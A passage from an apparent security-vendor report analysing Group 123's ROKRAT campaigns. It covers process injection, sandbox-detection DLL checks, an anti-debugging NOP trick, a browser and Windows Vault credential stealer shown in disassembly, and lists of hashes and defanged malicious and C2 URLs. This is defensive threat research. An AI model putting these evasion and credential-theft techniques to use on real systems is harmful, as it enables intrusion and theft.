binaryStream.SaveToFile file, 1
End Sub
```

This script is executed and is used to decode a static base64 string within the strEncode variable. Using base64 encoding the decoded binary is stored as HncModuleUpdate.exe and is then executed. This is the ROKRAT dropper. Talos suspect the filename may have been selected to make it appear within running processes as a potential Hancom updater.

The dropper is used to extract a new resource named SBS. This specific resource contains malicious shellcode used by the malware. Additionally we see a cmd.exe process launched and used for process injection using the VirtualAlloc(), WriteProcessMemory() and

CreateRemoteThread() Windows APIs, as with the first finding of ROKRAT they continue to use similar Windows APIs. The following graph view from IDA shows these steps.





These execution steps allow the launch of the new ROKRAT variant by decoding the PE binary and injecting into the cmd.exe process.

One of Group 123 oddities in this campaign was to drop the following picture as a decoy image to the user. This image shows various publicly available images which look to be related to the Korean 'Independence Movement' and appear to be related to the Korean war.



We began performing further in-depth analysis on this new version of ROKRAT and this is where we started to notice some similarities with Group 123s "Evil New Years" campaign. The similitudes are discussed later in this paper.

This ROKRAT variant contained anti-sandbox techniques. This is performed by checking if the following libraries are loaded on the victim machine.

- SbieDll.dll (sandboxie library)
- Dbghelp.dll (Microsoft debugging tools)
- Api_log.dll (threatAnalyzer / GFI SandBox)
- Dir_watch.dll (threatAnalyzer / GFI SandBox)




We were able to uncover some other techniques used by this variant of ROKRAT to make analysis difficult, Group 123 used an anti-debugging technique related to NOP (No Operation).



nop dword ptr [eax+eax+00h] is a 5 byte NOP. But this opcode is not correctly supported by some debugging tools, Immunity Debugger for example, will replace the assembly by "???" in red making it difficult to attempt to debug.

This version of ROKRAT came with a Browser Stealer mechanism which was similar, with a few modifications, to that used in the FreeMilk campaign using Freenki malware in 2016.


Group 123 continued their use of Cloud platforms with this campaign, this time leveraging pCloud, Dropbox, Box and Yandex.

Finally here is the PDB of the sample used during this campaign:

d:\HighSchool\version 13\2ndBD\T+M\T+M\Result\DocPrint.pdb

## January 2018: "Evil New Year 2018" Campaign

As we observed at the beginning of 2017, Group 123 started a campaign corresponding with the new year in 2018. This campaign started on the 2nd of January. The infection vector was a malicious HWP document:



This decoy document is an analysis of the 2018 New Year speech made by the leader of North Korea. The approach is exactly the same as what was seen in 2017 using a new decoy document. This document was alleged to have been written by the Ministry of Reunification as demonstrated by the logo in the top left.

Similar to the "Golden Time" campaign, this document exploits an EPS vulnerability in order to download and execute shellcode located on a compromised website:

hxxp://60chicken[.]co[.]kr/wysiwyg/PEG_temp/logo1.png

The fake image usage is a common pattern for this group. This image contains shellcode used to decode the embedded final payload: ROKRAT. This ROKRAT variant is loaded from memory. It's a fileless version of ROKRAT. This behavior shows that Group 123 is constantly evolving to avoid detection. As usual, the ROKRAT sample uses cloud providers to communicate with the operator, this time leveraging Yandex, pCloud, Dropbox and Box.

## Links Between Campaigns

### Code Sharing

Talos has identified that Group 123 shares code between different malware. Several features are shared in the samples mentioned in this article; however we will cover only two in this article: the reconnaissance phase and the browsers stealer.

#### Reconnaissance Phase

The ROKRAT samples used during the two "Evil New Year" and the "North Korean Human Rights" campaigns contained a reconnaissance phase. In the "Evil New Year" campaign the payload was split into two parts, the first part contained the reconnaissance code. In the other campaign the reconnaissance phase was directly included in the main payload. This code is the same.

The malware uses the following registry key to get the machine type: HKLM\System\CurrentControlSet\Services\mssmbios\Data\SMBiosData. The "System manufacturer" value is used to identify the type of machine. The code appears to be based on a forum post (rohitab.com) describing the use of the Win32 APIs used. The source code only considers the following machine types:

```
default:   lpString = "(Other)";               break;
case 0x02: lpString = "(Unknown)";             break;
case 0x03: lpString = "(Desktop)";             break;
case 0x04: lpString = "(Low Profile Desktop)"; break;
case 0x06: lpString = "(Mini Tower)";          break;
case 0x07: lpString = "(Tower)";               break;
case 0x08: lpString = "(Portable)";            break;
case 0x09: lpString = "(Laptop)";              break;
case 0x0A: lpString = "(Notebook)";            break;
case 0x0E: lpString = "(Sub Notebook)";        break;
```


The string format - with the () - and the considering types are exactly the same as those used in the ROKRAT samples.

It's interesting to note that this reconnaissance phase was not included in the ROKRAT variant used during the "Golden Time" campaign.


### Brower Stealer

For the first time, the ROKRAT sample used during the "North Korean Human Rights" contained a browser credentials stealer. The code used to perform this task in the same that found within in a Freenki sample deployed in 2016.

The malware is able to extract the stored passwords from Internet Explorer, Chrome and Firefox. For Chrome and Firefox, the malware queries the sqlite database containing the URL, username and password:





Additionally, they support the Microsoft Vault mechanism. Vault was implemented in Windows 7, it contains any sensitive data (like the credentials) of Internet Explorer. Here is the initialization of the Vault APIs:



```
GetVaultAPI proc near
push    offset LibFileName ; "vaultcli.dll"
call    ds:LoadLibraryW
mov     hModule, eax
test    eax, eax
jz      loc_1E81C89
```

```
push    esi
mov     esi, ds:GetProcAddress
push    offset aVaultenumerate ; "VaultEnumerateItems"
push    eax             ; hModule
call    esi ; GetProcAddress
push    offset aVaultenumerate_0 ; "VaultEnumerateVaults"
push    hModule         ; hModule
mov     VaultEnumerateItems_API, eax
call    esi ; GetProcAddress
push    offset aVaultfree ; "VaultFree"
push    hModule         ; hModule
mov     VaultEnumerateVaults_API, eax
call    esi ; GetProcAddress
push    offset aVaultgetitem ; "VaultGetItem"
push    hModule         ; hModule
mov     VaultFree_API, eax
call    esi ; GetProcAddress
push    offset aVaultgetitem ; "VaultGetItem"
push    hModule         ; hModule
mov     Vault_GetItem2_API, eax
call    esi ; GetProcAddress
push    offset aVaultopenvault ; "VaultOpenVault"
push    hModule         ; hModule
mov     Vault_GetItem_API, eax
call    esi ; GetProcAddress
push    offset aVaultclosevaul ; "VaultCloseVault"
push    hModule         ; hModule
mov     VaulOpenVault_API, eax
call    esi ; GetProcAddress
cmp     VaultEnumerateVaults_API, 0
mov     VaultCloseVault_API, eax
pop     esi
jz      short loc_1E81C89
```

On the left, we have the ROKRAT sample and on the right the FreeMilk sample. You can see that in addition to the code, the author copy-pasted English typos such as "IE Registery":



## PDB Paths

We can clearly identify a pattern in the PDB naming convention of all the binaries mentioned in this article.

ROKRAT:


- e:\Happy\Work\Source\version 12\T+M\Result\DocPrint.pdb (from the "Evil New Year" campaign)
- d:\HighSchool\version 13\2ndBD\T+M\T+M\Result\DocPrint.pdb (from the "North Korean Human Rights" campaign
- D:\HighSchool\version 13\First-Dragon(VS2015)\Sample\Release\DogCall.pdb (ROKRAT Sample from an unidentified campaign from June)

Wiper:

> D:\HighSchool\version 13\VC2008(Version15)\T+M\T+M\TMProject\Release\ErasePartition.pdb (From the "Are You Happy?" campaign)

## Summary Graph

Here is a graph to visualize the similarities and differences between each campaign mentioned in this article:



| | Usage of ROKRAT | Usage of Freenki | Usage of PoohMilk | Wiper | HWP Document | Office Document | PDB Pattern | Reco Unique Code | Browser Stealer |
|---|---|---|---|---|---|---|---|---|---|
| "GOLDEN TIME" | ✓ | ✗ | ✗ | ✗ | ✓ | ✗ | ✓ | ✗ | ✗ |
| "EVIL NEW YEAR" | ✓ (splitted version) | ✗ | ✗ | ✗ | ✓ | ✗ | ✓ | ✓ | ✗ |
| "ARE YOU HAPPY?" | ✗ | ✗ | ✗ | ✓ | – | – | ✓ | ✗ | ✗ |
| "FREEMILK" | ✗ | ✓ | ✓ | ✗ | ✗ | ✓ | ✗ | ✗ | ✓ (In 2016) |
| "NORTH KOREAN HUMAN RIGHTS" | ✓ | ✗ | ✗ | ✗ | ✓ | ✗ | ✓ | ✓ | ✓ |
| "EVIL NEW YEAR 2018" | ✓ (fileless version) | ✗ | ✗ | ✗ | ✓ | ✗ | ✗ | ✓ | ✗ |

## Conclusion

South Korea is becoming an important target for malicious actors and the techniques used are becoming specific to the region (for example: use of native language to try and ensure the targets feel that the information, document or email being sent to them has added legitimacy). In a specific campaign, this actor took time to compromise multiple legitimate Korean platforms including Yonsei and the KGLS in order to forge the spear phishing campaign or to host the command and control. This approach is not common with less advanced actors and demonstrates a high level of maturity and knowledge of the Korean region.

However Group 123's activities are not limited to South Korea. For international targets, they are able to switch to a more standard attack vector such as using Microsoft Office documents as opposed to the specific HWP documents used when targeting victims located in Korea. Group 123 does not hesitate to use public exploits and scripting languages to drop and execute malicious payloads. We can notice that this group uses compromised legitimate websites (mainly Wordpress) and cloud platforms to communicate with the infected systems. This approach makes it difficult to detect communications through analysis of these network flows. Even if the arsenal of this actor is diverse, we have identified some patterns, copy-paste code from various public repositories and similarities between the different piece of code. In addition to the Remote Administration Tools, we identified a wiper. We conclude that this group was involved in a campaign of intelligence gathering and finally attempted destruction.

With our current knowledge of this actor, we predict that they will not disappear anytime soon and will continue to be active during the coming years. Group 123 is constantly evolving as the new fileless capability that was added to ROKRAT demonstrates. We also believe their target profile may change but for now it will mostly focus on Korean peninsula targets, however, as explained their capabilities will likely continue to evolve over time as they further refine their TTPs.

## IOCs

### "Golden Time" Campaign:

Maldoc #1 sha256:
7d163e36f47ec56c9fe08d758a0770f1778fa30af68f39aac80441a3f037761e
Maldoc #2 sha256:
5441f45df22af63498c63a49aae82065086964f9067cfa75987951831017bd4f
ROKRAT #1: cd166565ce09ef410c5bba40bad0b49441af6cfb48772e7e4a9de3d646b4851c
ROKRAT #1: 051463a14767c6477b6dacd639f30a8a5b9e126ff31532b58fc29c8364604d00

Network:
Malicious URLs:
- hxxp://discgolfglow[.]com/wp-content/plugins/maintenance/images/worker.jpg
- hxxp://acddesigns[.]com[.]au/clients/ACPRCM/kingstone.jpg

Safe URLs:
- hxxps://www[.]amazon[.]com/Men-War-PC/dp/B001QZGVEC/EsoftTeam/watchcom.jpg
- hxxp://www[.]hulu[.]com/watch/559035/episode3.mp4

### "Evil New Year" Campaign:

Maldoc sha256:
281828d6f5bd377f91c6283c34896d0483b08ac2167d34e981fbea871893c919
Dropped #1: 95192de1f3239d5c0a7075627cf9845c91fd397796383185f61dde893989c08a
Dropped #2: 7ebc9a1fd93525fc42277efbccecf5a0470a0affbc4cf6c3934933c4c1959eb1
Dropped #3: 6c372f29615ce8ae2cdf257e9f2617870c74b321651e9219ea16847467f51c9f
Dropped #4: 19e4c45c0cd992564532b89a4dc1f35c769133167dc20e40b2a41fccb881277b
Dropped #5: 3a0fc4cc145eafe20129e9c53aac424e429597a58682605128b3656c3ab0a409
Dropped #6: 7d8008028488edd26e665a3d4f70576cc02c237fffe5b8493842def528d6a1d8

Unpacked #1: 7e810cb159fab5baccee7e72708d97433d92ef6d3ef7d8b6926c2df481ccac2f
Unpacked #1: 21b098d721ea88bf237c08cdb5c619aa435046d9143bd4a2c4ec463dcf275cbe
Unpacked #1: 761454dafba7e191587735c0dc5c6c8ab5b1fb87a0fa44bd046e8495a27850c7
Unpacked #1:
3d442c4457cf921b7a335c0d7276bea9472976dc31af94ea0e604e466596b4e8
Unpacked #1: 930fce7272ede29833abbfb5df4e32eee9f15443542434d7a8363f7a7b2d1f00
Unpacked #1: 4b20883386665bd205ac50f34f7b6293747fd720d602e2bb3c270837a21291b4
Unpacked #1: f080f019073654acbe6b7ab735d3fd21f8942352895890d7e8b27fa488887d08

Network:

- www[.]imuz[.]com/admin/data/bbs/review2/board/index.php
- www[.]imuz[.]com/admin/data/bbs/review2/board/123.php
- www[.]imuz[.]com/admin/data/bbs/review2/board/02BC6B26_put.jpg (where 02BC6B26 is randomly generated)
- www[.]wildrush[.]co[.]kr/bbs/data/image/work/webproxy.php
- www[.]wildrush[.]co[.]kr/bbs/data/image/work/02BC6B26_put.jpg (where 02BC6B26 is randomly generated)
- www[.]belasting-telefoon[.]nl//images/banners/temp/index.php
- www[.]belasting-telefoon[.]nl//images/banners/temp/02BC6B26_put.jpg (where 02BC6B26 is randomly generated)
- www[.]kgls[.]or[.]kr/news2/news_dir/index.php
- www[.]kgls[.]or[.]kr/news2/news_dir/02BC6B26_put.jpg (where 02BC6B26 is randomly generated)

## "Are You Happy?" Campaign:

Wiper sha256:
6332c97c76d2da7101ad05f501dc1188ac22ce29e91dab6d0c034c4a90b615bd

## "FreeMilk" Campaign:

Office sha256: f1419cde4dd4e1785d6ec6d33afb413e938f6aece2e8d55cf6328a9d2ac3c2d0
HTA sha256: a585849d02c94e93022c5257b162f74c0cdf6144ad82dd7cf7ac700cbfedd84f
JS sha256: 1893af524edea4541c317df288adbf17ae4fcc3a30d403331eae541281c71a3c
PoohMilk sha256:
35273d6c25665a19ac14d469e1436223202be655ee19b5b247cb1afef626c9f2
Freenki sha256: 7f35521cdbaa4e86143656ff9c52cef8d1e5e5f8245860c205364138f82c54df
Freenki 2016: 99c1b4887d96cb94f32b280c1039b3a7e39ad996859ffa6dd011cf3cca4f1ba5

Network:
